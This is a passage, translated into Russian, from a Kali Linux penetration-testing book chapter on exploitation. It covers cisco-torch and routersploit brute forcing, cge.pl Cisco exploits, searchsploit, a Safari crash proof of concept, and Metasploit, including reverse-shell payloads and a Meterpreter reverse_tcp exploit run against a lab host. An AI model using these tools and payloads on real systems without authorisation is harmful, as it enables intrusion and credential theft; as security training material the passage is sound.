конфигурации, является список паролей, которые можно использовать. Именно здесь *cisco-torch* можно использовать как инструмент для эксплуатации. Программу можно использовать для запуска атак методом перебора паролей на устройства, которые она идентифицирует. Если файл паролей, используемый *cisco-torch*, недостаточно широк, вы можете изменить файл, используемый в настройках конфигурации, и использовать тот, который вы нашли или создали. Конечно, больший файл паролей может обеспечить более высокую степень успеха, хотя это также увеличит время, затрачиваемое на атаку. Чем больше паролей вы используете, тем больше неудачных записей входа в систему вы будете создавать в журналах, что может быть замечено.

Другой программой, которая более непосредственно используется для эксплуатации, является программа Cisco Global Exploiter (CGE). Этот Perl-скрипт можно использовать для запуска известных атак против целей. Сценарий не выполняет случайные атаки, и он также не предназначен для создания новых атак. У *cge.pl* есть 14 атак, которые приведут к различным результатам. Есть также некоторые атаки отказа в обслуживании. Атака отказа в обслуживании помешает устройствам Cisco функционировать должным образом. Некоторые из них ориентированы на протоколы управления, такие как Telnet или SSH. Другие уязвимости могут позволить удаленное выполнение кода. Пример 5-2 показывает список уязвимостей, которые поддерживает *cge.pl*. Атаки на отказ в обслуживании, связанные с управлением, будут препятствовать попаданию трафика управления на устройство, но, как правило, не влияют на основные функциональные возможности устройства.

Пример 5-2. Эксплойты доступные cge.pl

```
root@yazpistachio:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1]    - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2]    - Cisco IOS Router Denial of Service Vulnerability
[3]    - Cisco IOS HTTP Auth Vulnerability
[4]    - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability

[5]    - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability

[6]    - Cisco 675 Web Administration Denial of Service Vulnerability
[7]    - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8]    - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9]    - Cisco 514 UDP Flood Denial of Service Vulnerability
[10]    - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
```

[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability

Другие устройства

Одна из утилит, на которую стоит обратить пристальное внимание, если вы смотрите на небольшие организации, - *routersploit* Эта программа представляет собой структуру, которая использует подход, заключающийся в том, что дополнительные модули могут быть разработаны и добавлены в структуру для дальнейшего расширения функциональности. *routersploit* имеет эксплойты для некоторых устройств Cisco, но также для небольших устройств, таких как 3COM, Belkin, DLink, Huawei и других. На момент написания этой статьи у *routersploit* было 84 доступных для использования модуля. Не все из них нацелены на конкретные устройства или уязвимости. Некоторые модули являются атаками с использованием учетных данных, что позволяет использовать такие протоколы, как SSH, Telnet, HTTP и другие. В примере 5-3 показано использование одного из модулей перебора. Чтобы попасть в показанный интерфейс, мы запускаем *routersploit* из командной строки.

Пример 5-3. Использование routersploit для SSH брут форса

```
rsf > use creds/ssh_bruteforce
rsf (SSH Bruteforce) > show options

Target options:

  Name     Current settings       Description
  ----     ----------------       -----------
  port       22                   Target port
  target                          Target IP address or file with
  target:port
                                  (file://)

Module options:

  Name              Current settings
  ----              ----------------
  usernames         admin
  passwords
file:///usr/share/routersploit/routersploit/wordlists/passwords.txt
  threads           8
  verbosity         yes
  stop_on_success   yes

  Description
  -----------
  Username or file with usernames (file://)
```

```
Password or file with passwords (file://)
Number of threads
Display authentication attempts
Stop on first valid authentication attem
```

Чтобы загрузить модуль в *routersploit*, вы используете модуль. После загрузки модуля модуль имеет набор параметров, которые необходимо заполнить, чтобы запустить модуль. В примере 5-3 показаны варианты атаки с использованием грубой силы SSH. Некоторые параметры имеют значения по умолчанию, которые могут работать нормально. В других случаях вам нужно указать значение - например, параметр *target*. Это указывает на устройство, с которым вы хотите запустить эксплойт. Это только один пример модуля, доступного в *routersploit*. Пример 5-4 показывает частичный список других доступных модулей

Пример 5-4. Неполный список эксплойтов

```
exploits/ubiquiti/airos_6_x
exploits/tplink/wdr740nd_wdr740n_path_traversal
exploits/tplink/wdr740nd_wdr740n_backdoor
exploits/netsys/multi_rce
exploits/linksys/1500_2500_rce
exploits/linksys/wap54gv3_rce
exploits/netgear/multi_rce
exploits/netgear/n300_auth_bypass
exploits/netgear/prosafe_rce
exploits/zte/f609_config_disclosure
exploits/zte/f460_f660_backdoor
exploits/zte/f6xx_default_root
exploits/zte/f660_config_disclosure
exploits/comtrend/ct_5361t_password_disclosure
exploits/thomson/twg849_info_disclosure
exploits/thomson/twg850_password_disclosure
exploits/asus/infosvr_backdoor_rce
exploits/asus/rt_n16_password_disclosure
```

Как видите, многие мелкие производители устройств подвергаются эксплойтам. Различные перечисленные модули эксплойтов имеют уязвимости, связанные с ними. Например, с модулем Comtrend в списке связано объявление об уязвимости. Если вы хотите получить более подробную информацию об уязвимостях, чтобы получить представление о том, чего вы можете достичь, запустив эксплойт, вы можете просмотреть список эксплойтов и найти объявление о безопасности, содержащее подробные сведения об уязвимости, включая исправления.

База данных эксплойтов

Когда обнаруживаются уязвимости, может быть разработано доказательство концепции, которая будет использовать ее. Принимая во внимание, что об уязвимости часто объявляют во многих местах, таких как список рассылки Bugtraq, код проверки концепции обычно хранится на веб-сайте базы данных эксплойтов. Сам сайт является отличным ресурсом, с большим количеством кода, который вы можете изучить, если хотите лучше понять, как работают эксплойты. Поскольку это отличный ресурс, код с сайта доступен в Kali Linux. Весь исходный код эксплойта доступен в */usr/share/exploitdb*. Пример 5-5 показывает список категорий/каталогов в */usr/share/exploitdb*.

Пример 5-5. Каталог со списком эксплойтов

```
root@yazpistachio:/usr/share/exploitdb/exploits# ls
aix      freebsd        linux_mips    osx         solaris_x86
android  freebsd_x86    linux_sparc   osx_ppc     tru64
arm      freebsd_x86-64 linux_x86     palm_os     ultrix
ashx     hardware       linux_x86-64  perl        unix
asp      hp-ux          macos         php         unixware
aspx     immunix        minix         plan9       windows
atheos   ios            multiple      python      windows_x86
beos     irix           netbsd_x86    qnx         windows_x86-64
bsd      java           netware       ruby        xml
bsd_x86  json           nodejs        sco
cfm      jsp            novell        solaris
cgi      linux          openbsd       solaris_sparc
```

В этих каталогах хранится более 38 000 файлов. Это много данных, которые нужно проанализировать. Вы можете копаться в каталогах, пытаясь найти эксплойт, который вы ищете, или вы можете использовать инструмент поиска. Хотя что-то вроде grep может работать, оно не даст подробностей, которые вам действительно нужны, чтобы определить, какую уязвимость вы ищете. Kali Linux поставляется с утилитой, которая будет искать детали этих эксплойтов. Программа *searchsploit* проста в использовании и предоставляет описание кода эксплойта, а также путь к нему. Использование searchsploit требует поисковых терминов, которые вы хотите найти. Пример 5-6 показывает результаты поиска уязвимостей, связанных с ядром Linux.

Example 5-6. Linux kernel exploits in the Exploit database repository

```
root@yazpistachio:/usr/share/exploitdb/exploits# searchsploit linux
kernel
------------------------------------------ --------------------------
--------
Exploit Title | Path
| (/usr/share/exploitdb/)
------------------------------------------ --------------------------
--------
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD 3 | exploits/bsd/dos/19423.c
CylantSecure 1.0 - Kernel Module Syscall Rer |
exploits/linux/local/20988.c
Grsecurity Kernel PaX - Local Privilege Esca |
exploits/linux/local/29446.c
Grsecurity Kernel Patch 1.9.4 (Linux Kernel) |
exploits/linux/local/21458.txt
HP-UX 11 / Linux Kernel 2.4 / Windows 2000/N |
exploits/multiple/dos/20997.c
Linux - 'mincore()' Uninitialized Kernel Hea |
exploits/linux/dos/43178.c
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14 | exploits/linux_x86-
64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24 |
exploits/linux_x86/local/42274.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/1 |
exploits/linux_x86/local/42276.c
Linux Kernel (Fedora 8/9) - 'utrace_control' |
exploits/linux/dos/32451.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) |
exploits/solaris/local/15962.c
Linux Kernel (Ubuntu / Fedora / RedHat) - 'O |
exploits/linux/local/40688.rb
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_s |
exploits/linux/dos/41767.txt
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_ |
exploits/linux/local/39771.txt
Linux Kernel (Ubuntu 16.04) - Reference Coun |
exploits/linux/dos/39773.txt
```

Вы найдете эти эксплойты на разных языках, включая Python, Ruby и, конечно, C. В некотором исходном коде будет много подробностей об уязвимости и о том, как работает эксплойт. Некоторые потребуют, чтобы вы могли читать код. В примере

5-7 показан фрагмент программы Ruby, которая использует уязвимость в веб-браузере Apple Safari. Этот конкретный фрагмент кода включает в себя только фрагмент HTML, который вызывает сбой. Код, который оборачивается вокруг него, является просто слушателем, на который вы бы указали свой веб-браузер. Программа отправляет HTML-код в браузер, и затем браузер вылетает.

Пример 5-7. Доказательство концепции уязвимости Safari

```
# Magic packet
body = "¥
<html>¥n¥
<head><title>Crash PoC</title></head>¥n¥
<script type=¥"text/javascript¥">¥n¥
var s = ¥"poc¥";¥n¥
s.match(¥"#{chr*buffer_len}¥");¥n¥
</script>¥n¥
</html>";
```

То, что вы не получите в этом конкретном фрагменте или доказательстве концепции, - это объяснение того, как или почему работает эксплойт. Как я уже сказал, некоторые из людей, которые разрабатывают эти доказательства концепции, лучше комментируют свою работу, чем другие. Все, что вы получите в этом конкретном примере, это комментарий о том, что это волшебный пакет. Комментарии вверху файла указывают на то, что это проблема с JavaScript, но это все, что мы получаем. Чтобы получить более подробную информацию, нам нужно найти объявление, которое могло бы быть связано с этой уязвимостью. Большинство публично объявленных уязвимостей занесены в каталог проекта Common Vulnerabilities and Exposures (CVE), в котором заканчивается MITER. Если в исходном коде указан номер CVE, вы можете прочитать подробности там, и объявление CVE, вероятно, также будет содержать ссылки на объявления поставщиков.

Если в других местах эксплойты недоступны, вы можете скомпилировать или запустить программы, которые предварительно загружены в Kali для вас. Если это программа на C, вам нужно сначала скомпилировать ее. Все скриптовые языки могут быть запущены как есть.

Metasploit

Metasploit - это среда разработки эксплойтов. Он был создан почти 15 лет назад H.D. Мур и изначально был написан на языке сценариев Perl, хотя с тех пор полностью переписан на Ruby. Идея Metasploit заключалась в том, чтобы упростить создание эксплойтов. Фреймворк состоит из того, что по сути являются библиотеками компонентов. Их можно импортировать в созданные вами сценарии, которые будут использовать эксплойт или другие возможности, такие как написание сканера.

Сценарии, написанные для использования в Metasploit, включают в себя модули, которые включены в Metasploit; Эти сценарии также наследуют функциональность от классов, которые есть в других модулях Metasploit. Просто чтобы дать вам представление о том, как это выглядит, в примере 5-8 показана глава одного из сценариев, написанных для использования веб-сервера Apache, работающего в системе Windows.

Пример 5-8. Использование скрипта

```
##
#  This module requires Metasploit: https://metasploit.com/download
#  Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote Rank =
    GoodRanking

    HttpFingerprint = { :pattern => [ /Apache/ ] }

    include Msf::Exploit::Remote::HttpClient
```

Под комментариями класс *MetasploitModule* является подклассом родительского *Msf::Exploit::Remote*, что означает, что он наследует элементы этого класса. Вы также увидите свойство, установленное ниже этого. Этот рейтинг, в частности, даст вам представление о потенциале успеха для эксплойта. Этот рейтинг говорит нам о том, что цель по умолчанию существует, и эксплойт является типичным случаем для целевого программного обеспечения. Внизу этого фрагмента вы увидите, что дополнительные функции импортированы из библиотеки Metasploit. Для этого сценария, поскольку он представляет собой уязвимость веб-сервера, для связи с сервером необходим HTTP-клиент.

Вместо того, чтобы начинать разработку сценариев, связанных с безопасностью, самостоятельно, для Metasploit может быть гораздо проще просто разработать. Однако вам не нужно быть разработчиком, чтобы использовать Metasploit. В дополнение к полезным данным, кодировщикам и другим библиотечным функциям, которые можно импортировать, модули содержат предварительно написанные эксплойты. На момент написания этой статьи более 1700 эксплойтов и около 1000 вспомогательных модулей предоставляют множество функций для сканирования и исследования целей.

С Metasploit легко начать, хотя, чтобы стать действительно компетентным, нужно потрудиться и потренироваться. Мы рассмотрим, как начать использовать Metasploit и как использовать эксплойты и вспомогательные модули. В то время как у Metasploit есть коммерческие предложения, а предложения от Rapid7 (компании, которая занимается поддержкой и разработкой программного обеспечения) включают веб-интерфейс, версия Metasploit по умолчанию устанавливается вместе с Kali Linux. Веб-интерфейса нет, но вы получите консольный интерфейс и все те же модули, что и в других версиях Metasploit.

Начиная с Metasploit

Хотя Kali поставляется с установленным Metasploit, он не полностью настроен. Metasploit использует базу данных за пользовательским интерфейсом. Это позволяет быстро найти тысячи модулей, поставляемых с программным обеспечением. Кроме того, в базе данных будут храниться результаты, включая известные ей хосты, обнаруженные уязвимости, а также любой лут, извлеченный из целевых и эксплуатируемых хостов. Хотя вы можете использовать Metasploit без базы данных, настроенной и подключенной, гораздо лучше использовать базу данных. К счастью, его легко настроить. Все, что вам нужно сделать, это запустить *msfdb init* из командной строки, и он будет выполнять настройку базы данных с помощью таблиц, а также создавать файл конфигурации базы данных, который будет использовать *msfconsole*. Пример 5-9 показывает использование *msfdb init* и вывод, показывающий, что он делает.

Пример 5-9. Инициализация базы данных для Metasploit

```
root@yazpistachio:~# msfdb init
Resetting password of database user 'msf'
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploitframework/
config/database.yml
Creating initial database schema
```

После того, как база данных настроена (и по умолчанию msfdb настроит соединение с базой данных PostgreSQL), вы можете использовать Metasploit. Раньше было несколько способов использовать Metasploit. В настоящее время способ получить доступ к функциям Metasploit - запустить *msfconsole*. Этот скрипт на Ruby предоставляет интерактивную консоль. С этой консоли вы вводите команды для поиска модулей, загрузки модулей, запроса к базе данных и других функций. В примере 5-10 показан запуск *msfconsole* и проверка соединения с базой данных с помощью *db_status*.

Example 5-10. Starting msfconsole

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v4.16.31-dev ]
+ -- --=[ 1726 exploits - 986 auxiliary - 300 post ]
```

```
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > db_status
[*] postgresql connected to msf
```

После загрузки *msfconsole* мы можем начать использовать его функциональность. В конечном итоге мы будем загружать модули для использования этой функциональности. Модули сделают работу за нас. Все, что нам нужно сделать, - это найти правильный модуль, загрузить и настроить его, а затем мы сможем запустить его.

Работа с модулями Metasploit

Как указывалось ранее, тысячи модулей могут быть использованы. Некоторые из них являются вспомогательными модулями; некоторые подвиги. Есть и другие модули, но мы собираемся сосредоточиться на использовании этих двух, чтобы начать. Первое, что нам нужно сделать, это найти модуль. Чтобы найти его, мы используем *search*.. Вы можете искать операционные системы, приложения, типы модулей или слова в описании. Найдя модуль, вы увидите, что он представлен как файл в иерархии каталогов. Это потому, что в конечном итоге это именно то, что есть. Все модули хранятся в виде файлов Ruby в иерархии каталогов, которую вы увидите. Чтобы загрузить модуль и использовать его, мы используем команду use. Вы можете увидеть загрузку модуля в Примере 5-11. Это было сделано после поиска сканера и выбора одного. После загрузки модуля я показал опции, чтобы вы могли увидеть, что нужно установить перед его запуском

Пример 5-11. Опции модуля для сканера

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or
CIDR identifier
   SMBDomain  .                no        The Windows domain to use for
authentication
   SMBPass                     no        The password for the specified
username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent
threads
```

Этот модуль прост. Единственное, что нам нужно установить - это переменная удаленных хостов, которая называется *RHOSTS*. Вы можете видеть, что это необходимо, но оно также не имеет значения по умолчанию. Вам нужно будет указать IP-адрес, диапазон адресов или блок CIDR. Единственная другая переменная, которую нужно установить, - это *THREADS*, которая представляет собой количество потоков обработки, которые будут выделены этому модулю. Для этого параметра есть значение по умолчанию, но если вы хотите, чтобы сканирование выполнялось быстрее, вы можете увеличить количество потоков, чтобы отправлять больше сообщений одновременно.

ПРИМЕЧАНИЕ

Хотя вы можете использовать только строку поиска с приложениями или операционными системами, Metasploit также использует ключевые слова для получения целевых ответов. Чтобы сузить результаты поиска, вы можете использовать следующие ключевые слова: приложение, автор, ставка, cve, edb, имя, платформа, ссылка и тип. bid - это идентификатор Bugtraq, cve - это число распространенных уязвимостей и уязвимостей, edb - это идентификатор Exploit-DB, а тип - это тип модуля (эксплойт, вспомогательный или пост). Чтобы использовать один из них, введите ключевое слово с двоеточием, а затем значение. Вам не нужно использовать целые строки. Вы можете использовать cve: 2017, например, для поиска значений CVE, которые включают 2017, который должен быть всеми CVE с 2017 года.

Эксплойты по сути такие же, как и у вспомогательного модуля. Вы все еще должны использовать модуль. У вас будут переменные, которые нужно установить. Вам все равно нужно будет установить свою цель, хотя с помощью эксплойта вы смотрите только на одну систему, которая создает переменную *RHOST*, а не *RHOSTS*. Кроме того, при использовании эксплойта вам, вероятно, потребуется установить переменную *RPORT*. Это тот, который обычно имеет набор по умолчанию, основанный на целевом сервисе. Однако службы не всегда работают на порте по умолчанию. Итак, переменная есть, если вам нужно сбросить ее, и она потребуется, но вам, возможно, не нужно ее трогать. Пример 5-12 показывает один эксплойт с простыми опциями. Это связано с уязвимостью с помощью службы компилятора C, *distcc*.

Пример 5-12. Варианты использования distcc

```
msf exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Вы увидите цель в списке, которая представляет собой вариант использования эксплойта в данном случае, а не конкретный IP-адрес для цели. Некоторые эксплойты будут иметь разные цели, которые вы можете увидеть в эксплойтах Windows. Это связано с тем, что версии Windows, такие как Windows 7, 8 и 10, имеют разную структуру памяти и службы могут работать по-разному. Это может заставить эксплойт вести себя по-разному в зависимости от целевой версии операционной системы. Вы можете получить автоматическую цель с возможностью изменения. Поскольку на эту конкретную службу не влияют различия в операционной системе, нет необходимости в разных целях.

Импортирование данных

Metasploit может использовать внешние ресурсы для заполнения базы данных. Первое, что мы можем сделать, это использовать *nmap* из *msfconsole*. Это автоматически заполнит базу данных любыми найденными хостами и запущенными службами. Вместо непосредственного вызова *nmap* вы используете *db_nmap*, но вы все равно будете использовать те же параметры командной строки. В примере 5-13 показано, как запустить *db_nmap* для сканирования SYN с максимально возможной скоростью, что, как мы надеемся, ускорит его выполнение.

Пример 5-13. Запуск db_nmap

```
msf > db_nmap -sS -T 5 192.168.86.0/24
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-23 19:12
MST

[*] Nmap: Warning: 192.168.86.31 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.218 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.41 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.44 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.27 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.26 giving up on port because
retransmission cap hit (2).

[*] Nmap: Warning: 192.168.86.201 giving up on port because
retransmission cap hit (2).

[*] Nmap: Nmap scan report for testwifi.here (192.168.86.1)

[*] Nmap: Host is up (0.0080s latency).

[*] Nmap: Not shown: 995 closed ports [*] Nmap: PORT STATE SERVICE
```

```
[*] Nmap: 53/tcp open domain [*] Nmap: 80/tcp open http [*] Nmap:
5000/tcp open upnp [*] Nmap: 8080/tcp open http-proxy [*] Nmap:
8081/tcp open blackice-icecap [*] Nmap: MAC Address: 18:D6:C7:7D:F4:8A
(Tp-link Technologies)
```

Как только сканер портов будет завершен, все хосты будут в базе данных. Кроме того, все услуги будут доступны для отображения. Посмотрев на хосты, вы получите IP-адрес, MAC-адрес, имя системы и операционную систему, если она доступна. Чтобы получить операционную систему, вам нужно, чтобы nmap запустил сканирование операционной системы, чтобы получить это значение. MAC-адрес заполнен, потому что я запускаю сканирование в локальной сети. Если бы я должен был выполнить сканирование удаленно, MAC-адрес, связанный с IP-адресом, был бы маршрутизатором или устройством шлюза в моей локальной сети.

Однако, когда мы собираемся использовать системы, мы будем искать службы, которые прослушивают сеть. Мы можем получить список открытых портов с помощью *services*, которые вы можете увидеть в примере 5-14. Это только частичный список, но вы можете увидеть открытые порты и IP-адреса для сервисов, которые открыты. Вы также увидите некоторые отфильтрованные порты, что говорит о том, что на этом порту может быть служба, а также брандмауэр, блокирующий трафик на порт. Если вы запустите сканирование версии, вы также получите подробную информацию об услуге в столбце информации. Вы можете видеть, что две из перечисленных здесь служб имеют информацию о версии, относящуюся к услуге.

Пример 5-14. Результаты сервисов

```
msf > services

Services
========
host           port    proto    name         state       info
----           ----    -----    ----         -----       ----
192.168.86.1   53      tcp      domain       open     192.168.86.1 80
tcp http open 192.168.86.1 5000 tcp upnp
open MiniUPnP 1.9 Linux 3.13.0-115-generic;
UPnP 1.1
192.168.86.1   8080    tcp      http-proxy   open     192.168.86.1
8081 tcp blackice-icecap open 192.168.86.8 80 tcp http
filtered 192.168.86.9 80 tcp http filtered
192.168.86.20  49      tcp      tacacs       filtered 192.168.86.20
```

```
80 tcp http open 192.168.86.20 389 tcp ldap
filtered 192.168.86.20 1028 tcp unknown filtered
192.168.86.20  1097    tcp    sunclustermgr filtered 192.168.86.20
1141 tcp mxomss filtered 192.168.86.20 1494 tcp
citrix-ica filtered 192.168.86.20 1935 tcp rtmp
filtered 192.168.86.20 1998 tcp x25-svc-port filtered
192.168.86.20  2003    tcp    finger      filtered   192.168.86.20
2043 tcp isis-bcast filtered 192.168.86.20 2710 tcp
sso-service filtered 192.168.86.20 2910 tcp tdaccess
filtered 192.168.86.20 3766 tcp sitewatch-s filtered
192.168.86.20   5989   tcp   wbem-https   filtered   192.168.86.20
6389 tcp clariion-evr01 filtered 192.168.86.20 7004 tcp
afs3-kaserver filtered 192.168.86.20 9001 tcp tor-orport
filtered 192.168.86.20 49155 tcp unknown filtered
192.168.86.20   61532  tcp   unknown      filtered   192.168.86.21
22 tcp ssh open OpenSSH 7.6p1
                                                        Debian 2

protocol 2.0
192.168.86.22 8008 tcp http open
```

Вы также можете импортировать результаты сканирования уязвимостей. Давайте возьмем результаты одного из наших сканирований OpenVAS. Я экспортировал отчет в формат NBE, который представляет собой формат на основе Nessus, который может прочитать Metasploit. Оттуда я импортировал файл в базу данных, используя *db_import*, за которым следует имя файла. Пример 5-15 показывает процесс выполнения импорта.

Пример 5-15. Использование db_import

```
msf > db_import /root/Downloads/report.nbe [*] Importing 'Nessus NBE
Report' data [*] Importing host 192.168.86.196

[*] Importing host 192.168.86.247

[*] Importing host 192.168.86.247

[*] Importing host 192.168.86.247

[*] Importing host 192.168.86.38

[*] Importing host 192.168.86.39

[*] Importing host 192.168.86.32

[*] Importing host 192.168.86.24

[*] Importing host 192.168.86.33

[*] Importing host 192.168.86.42

[*] Importing host 192.168.86.37

[*] Importing host 192.168.86.36

[*] Importing host 192.168.86.25

[*] Importing host 192.168.86.22

[*] Importing host 192.168.86.45

[*] Importing host 192.168.86.49

[*] Importing host 192.168.86.162

[*] Importing host 192.168.86.170

[*] Importing host 192.168.86.160

[*] Importing host 192.168.86.156

[*] Importing host 192.168.86.40
```

```
[*] Importing host 192.168.86.1

[*] Importing host 192.168.86.26

[*] Importing host 192.168.86.218

[*] Importing host 192.168.86.249

[*] Importing host 192.168.86.27

[*] Importing host 192.168.86.9

[*] Importing host 192.168.86.8

[*] Successfully imported /root/Downloads/report.nbe
```

С результатами сканирования уязвимостей в базе данных они становятся тем, что мы можем искать. Используя *vulns*, мы можем перечислить все уязвимости, известные в базе данных. Мы также можем сузить список уязвимостей, используя параметры командной строки. Например, если вы используете *vulns -p 80*, вы увидите список всех уязвимостей, связанных с портом 80. Используя *-s*, вы можете искать по имени службы. То, что вы получите, это просто список уязвимостей. Сюда входит информация о хосте, где существует уязвимость, а также номер ссылки на уязвимость. Вы также можете получить информацию об уязвимостях, используя *-i*, как показано в примере 5-16. Это только часть деталей уязвимости от одной из найденных уязвимостей.

Пример 5-16. Информация об уязыимости от msfconsole

```
Solution: Solution type: Mitigation

To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps
= 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at
runtime.

To disable TCP timestamps on Windows execute

'netsh int tcp set global timestamps=disabled'

Starting with Windows Server 2008 and Vista, the timestamp cannot be
completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use
```

```
the Timestamp options when initiating TCP connections, but use them if
the TCP peer that is initiating communication includes them in their
synchronize (SYN) segment.

See also: http://www.microsoft.com/en-us/download/details.aspx?id=9152

Affected Software/OS:

TCP/IPv4 implementations that implement RFC1323.

Vulnerability Insight:

The remote host implements TCP timestamps, as defined by RFC1323.

Vulnerability Detection Method:

Special IP packets are forged and sent with a little delay in between to
the target IP. The responses are searched for a timestamps. If found,
the timestamps are reported.

Details:

TCP timestamps

(OID: 1.3.6.1.4.1.25623.1.0.80091)
Version used: $Revision: 7277 $

CVSS Base Score: 2.6

(CVSS2#: AV:N/AC:H/Au:N/C:P/I:N/A:N)
References:

Other:
        http://www.ietf.org/rfc/rfc1323.txt
```

Вы можете увидеть, как устранить эту уязвимость у поставщиков программного обеспечения. Кроме того, есть ссылки, если вам нужна дополнительная информация. Вы также увидите результаты предоставления сведений об уязвимости в Общей системе оценки уязвимостей (CVSS). Это дает оценку, которая даст представление о том, насколько серьезна уязвимость. Вы также можете лучше понять детали, если понимаете, как читать CVSS. Например, предыдущее значение CVSS указывает, что вектор атаки (AV) находится в сети. Высокая сложность атаки означает, что злоумышленники должны быть квалифицированными, чтобы любая атака на уязвимость была успешной.

Остальные можно посмотреть с объяснениями на сайте CVSS
(https://www.first.org/cvss/specification-document)

Эксплуатация системы

С помощью эксплойтов вы можете думать о полезной нагрузке. Полезная нагрузка (*payload*) определяет, что произойдет, когда эксплойт будет успешным. Это код, который запускается после того, как поток выполнения программы был скомпрометирован. Разные полезные нагрузки предоставят вам разные интерфейсы. Не все полезные данные будут работать со всеми эксплойтами. Если вы хотите увидеть список потенциальных полезных нагрузок, совместимых с эксплойтом, который вы хотите запустить, вы можете напечатать *show payloads* после загрузки модуля. Это представляет вам список, такой как показан в примере 5-17. Все эти полезные данные представляют оболочку Unix, поэтому вы можете вводить команды оболочки. Причина, по которой все они показывают оболочку Unix, заключается в том, что distcc является службой Unix.

Пример 5-17. Полезные нагрузки совместимые с distcc

```
msf exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================
             Disclosure
Name          Date            Rank           Description
----          ----------      ----           -----------
cmd/unix/bind_perl           normal          Unix Command
Shell,
                                            Bind TCP (via
Perl)
cmd/unix/bind_perl_ipv6      normal          Unix Command
Shell,
                                            Bind TCP (via
perl) IPv6
cmd/unix/bind_ruby           normal          Unix Command
Shell,
                                            Bind TCP (via
Ruby)
cmd/unix/bind_ruby_ipv6      normal          Unix Command
Shell,
                                            Bind TCP (via
Ruby) IPv6
cmd/unix/generic             normal          Unix Command,
Generic
                                            Command
Execution
```

```
cmd/unix/reverse                normal          Unix Command
Shell,
                                                Double Reverse
TCP (telnet)
cmd/unix/reverse_bash           normal          Unix Command
Shell,
                                                  Reverse TCP
(/dev/tcp)
cmd/unix/reverse_bash_telnet_ssl  normal        Unix Command
Shell,
                                                  Reverse TCP SSL
(telnet)
cmd/unix/reverse_openssl          normal        Unix Command
Shell,
                                                  Double Reverse
TCP SSL
(openssl)
cmd/unix/reverse_perl             normal        Unix Command
Shell,
                                                  Reverse TCP
(via Perl)
cmd/unix/reverse_perl_ssl         normal        Unix Command
Shell,
                                                  Reverse TCP SSL
(via perl)
cmd/unix/reverse_ruby             normal        Unix Command
Shell,
                                                  Reverse TCP
(via Ruby)
cmd/unix/reverse_ruby_ssl         normal        Unix Command
Shell,
                                                  Reverse TCP SSL
(via Ruby)
cmd/unix/reverse_ssl_double_telnet normal       Unix Command
Shell,
                                                  Double Reverse
TCP SSL
(telnet)
```

Не все эксплойты будут представлять командную оболочку. Некоторые из них предоставляют независимый от операционной системы интерфейс, предоставляемый Metasploit под названием *Meterpreter*. Meterpreter не предоставляет доступ ко всем командам оболочки напрямую, но использование Meterpreter имеет много преимуществ, отчасти потому, что он обеспечивает доступ к модулям после эксплуатации. Кроме того, функции Meterpreter предоставят вам доступ к другим функциям, таким как получение

снимков экрана рабочих столов и использование любой веб-камеры, установленной в целевой системе.
То, что вы получите после эксплойта, зависит от полезной нагрузки, и это можно установить после того, как вы выбрали, какой эксплойт вы хотите запустить. В качестве примера запуска эксплойта при изменении полезной нагрузки вы можете посмотреть в примере 5-18. Этот эксплойт нацелен на сервер Java Remote Method Invocation (RMI), который используется для обеспечения межпроцессного взаимодействия, в том числе между системами по сети. Поскольку мы используем процесс Java, мы собираемся использовать реализацию Java полезной нагрузки Meterpreter.

Пример 5-18. Использование полезной нагрузки Meterpreter

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set payload
java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.86.147
   RHOST => 192.168.86.147
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.86.21
   LHOST => 192.168.86.21
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.86.21:4444
